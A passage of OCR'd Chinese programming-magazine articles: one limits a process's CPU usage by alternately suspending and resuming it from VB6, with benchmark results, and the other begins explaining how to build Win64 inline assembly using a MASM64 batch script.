率，这个软件还一度登上了华军的软件下载排行榜。不过经网友测试，又是骂声一片，因为它只是通过“优先级”来限制进程的 CPU 占用率。后来，这个软件就从下载排行榜消失了，网上再也没有出现过类似的软件。

为什么通过优先级来限制单个进程的CPU占用不行呢？我们一测便知。首先打开 Super PI（最著名的 CPU 单核性能测试工具，每当 Intel/AMD 发布新产品，总能在各大媒体的测试文章中看到它的身影）进行 1M 测试（计算 PI 后 104 万位）。我的 CPU 主频是 266*13=3458MHz，核心电压 1.263V。当进程的优先级别为“普通”时，耗时 13.650s，当进程优先级为“低”时，耗时 13.689s。而运行时的 CPU 占用率（指“任务管理器”显示的进程 CPU 占用率），一直维持在 49%左右。

很明显，调节进程优先级是无法解决问题的。于是我又询问了一些网友，得到两个答案：一是通过 Hook KiSwapContext 来限制某个进程的线程获得 CPU 时间片，二是通过作业来限制进程的 CPU 占用率。不过很可惜，这两个方案都不可行。第一个方案就不用说了，Hook 不稳定，特别是这种未公开且调用很频繁的底层函数。第二个方案的说法有歧义，作业确实能限制进程的使用 CPU，不过是：如果进程使用了一定数量的 CPU 时间片，就把进程给杀掉（详情请参见《Windows Via C/C++》，作者是 Jeffrey Richter 和 Christopher Nasarre）。

某天中午我突发奇想，决定交替使用 NtSuspendProcess 和 NtResumeProcess 来限制单个进程的 CPU 占用率。首先，一旦进程被暂停，自然就不能占用 CPU 了，其次，暂停进程只会拖慢进程工作，不会扰乱进程工作。我随后就编码测试，结果证明，这个看似“脑残”的想法竟然十分有效。

解决方案

整个解决方案的流程很简单，只有两步：

> 1.获得要限制 CPU 占用率的进程的句柄；
> 2.每隔 50ms，依次调用 NtSuspendProcess 和 NtResumeProcess。比如第 50ms 调用了 NtSuspendProcess，第 100ms 就调用 NtResumeProcess。第 150ms 调用 NtSuspendProcess，第 200ms 就调用 NtResumeProcess，如此类推下去。

程序代码如下：

```
Private Declare Function OpenProcess Lib "kernel32.dll" (ByVal dwDesiredAccess As Long, ByVal bInheritHandle As Long, ByVal dwProcessId As Long) As Long
Private Declare Function NtSuspendProcess Lib "ntdll.dll" (ByVal hProc As Long) As Long
Private Declare Function NtResumeProcess Lib "ntdll.dll" (ByVal hProc As Long)
As Long
Private hProc As Long
Private Sub LimitCPU_Click()
    hProc = OpenProcess(&H1F0FFF, 0, CLng(Text1.Text))
    WorkingTimer.Interval = 50 '时间间隔为 50ms
    WorkingTimer.Enabled = True '开始限制 CPU 占用率
End Sub
Private Sub WorkingTimer_Timer()
Static x As Long
If x = 0 Then
    x = 1
    NtSuspendProcess hProc
Else
    x = 0
    NtResumeProcess hProc
EndIf
End Sub
```

效果测试

此部分有两项测试，分别是理论测试和实际测试。理论测试使用 Super PI 2M 进行测试，实际测试使用“曦力音视频转换专家”进行测试。CPU 的主频仍然是 Core 2 Extreme X9100@[266*13=3458MHz]，核心电压也仍然是 1.263V。

1. Super PI 2M 测试

（1）不限制 CPU 占用率，耗时 40.978s，如图 1 所示。CPU 占用率 50%，如图 2 所示。




图 1




图 2

（2）使用我的程序限制 CPU 占用率，耗时 77.687s，如图 3 所示，CPU 占用率 24%～26%，如图 4 所示。




图 3




图 4

2. 嗞力音视频转换专家转换 RMVB 视频测试

(1) 不限制 CPU 占用率，CPU 占用率 73%，如图 5 所示。




图 5

(2)使用我的程序限制 CPU 占用率，CPU 占用率 35%～44%，如图 6 所示。




图 6


结　语

经测试，这种限制单个进程 CPU 占用的方法比较有效，能使限制后的 CPU 占用率达到限制前的 1/2，当然，处理时间也几乎变成了原来的一倍。如果有人问我如何解决"处理时间延长一倍"的问题，我只能说："给您的 CPU 加上较高的电压，再使用液氮散热，然后把外频或者倍频加倍。注：烧了 CPU 别找我麻烦"。

在写本文之前我在紫水晶编程论坛内部版发帖说明我的思路，有的网友认为应该加上动态监控部分，当指定进程的 CPU 占用率较高时才开始限制。不过我明确表示反对。因为不断获得（每隔 50ms）某个进程的 CPU 占用率本可能需要大量的资源开销，同样浪费 CPU，这样就失去了这个解决方案存在的意义（我的程序在运行时的 CPU 占用率一直为 0）。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：64 位、汇编



再谈 64 位程序内嵌汇编

文/图　胡文亮

我在二月份发表了拙文《在 64 位 VC 程序里内嵌汇编》后，没想到一些朋友提了一大堆意见，主要都是说我没有说清楚怎么编译 Win64 汇编代码。我之前以为人人都会用 VS2010 的命令行，没想到竟然有不少人不会用，所以我在此文里认真介绍下编译 Win64 汇编代码的工具，以及使用方法。上次的文章还有两个重大不足，一是内嵌的汇编程序不能有参数和返回值，这使内嵌汇编的价值大打折扣；二是只能说了在 VC 里内嵌汇编的方法，没有说在 VB 程序里内嵌汇编的方法，这就愧对了不少喜爱 VB 的读者。

Win64 汇编代码我是使用 MASM64 来编译的。请注意：这个 MASM64 不是微软出的，第一个 M 不是 Microsoft 的意思，也不是 macro 的意思，而是压根没有意思。只是叫惯了 MASM 的叫法，Win32 汇编开发工具包叫 MASM32，所以 Win64 汇编开发工具包就叫 MASM64 了。MASM64 汇编开发工具包最早

是由 64 位汇编语言论坛（www.x64asm.com/asmbbs）的旖旎网友制作，我下载后修改了一些我认为不好的地方，现在把修改后的压缩包挂在了老马的紫水晶编程技术论坛上下载。下载地址是：http://www.m5home.com/bbs/thread-5170-1-1.html。下载完文件后请按照帖子的说明操作，把压缩包解压到 C 盘根目录，既 C 盘下面有个名为 MASM64 的文件夹（必须！）。

编译 Win64 汇编代码需要使用到一个 CMD 文件，它的内容大致如下：

```
@Set ProgName=64 位程序
@Color 0E
@Title %ProgName%
@call C:\Masm64\Env.Cmd
::此处修改为您的应用程序所在目录
@set Directory="F:\x64asm"
::此处修改为您的应用程序源文件名称（无须扩展名）
@Set SrcName=AsmSrc
@cd %Directory%
@echo 正在删除 %ProgName% 早期版本文件与临时文件...
@del "%Directory%\%SrcName%.obj"
@del "%Directory%\%SrcName%.exe"
@Echo 正在编译 %ProgName% 代码...
@C:\Masm64\BIN\x64\ml64 /c "%Directory%\%SrcName%.asm"
@Echo 正在链接 %ProgName% 代码...
@C:\Masm64\BIN\x64\Link/RELEASE /subsystem:windows /Entry:Entry
"%Directory%\%SrcName%.obj" /Out:"%Directory%\%SrcName%.exe"
@Color 0E
@Echo 构建完成请按任意键运行 %ProgName% 应用程序,按
Ctrl+C 键退出...
@pause
@"%Directory%\%SrcName%.Exe"
```

每次编译 Win64 汇编代码时，仅仅需要修改成粗体部分的代码。修改完毕后，双击这个 CMD 文件即可。

为了方便大家获得机器码，我还特地写了个获取 Win64 汇编机器码的程序。使用方法很简单，在上面的文本框输入汇编代码（用 10 个 NOP 分割两条汇编指令），然后单击【Get BIN】按钮即可，生成的机器码样式支持 VB 和 C++样式，如图 1 所示。不过，这个程序必须在安装了 MASM64 之后才能使用，而且计算机上必须安装了.NET 4.0 运行库。

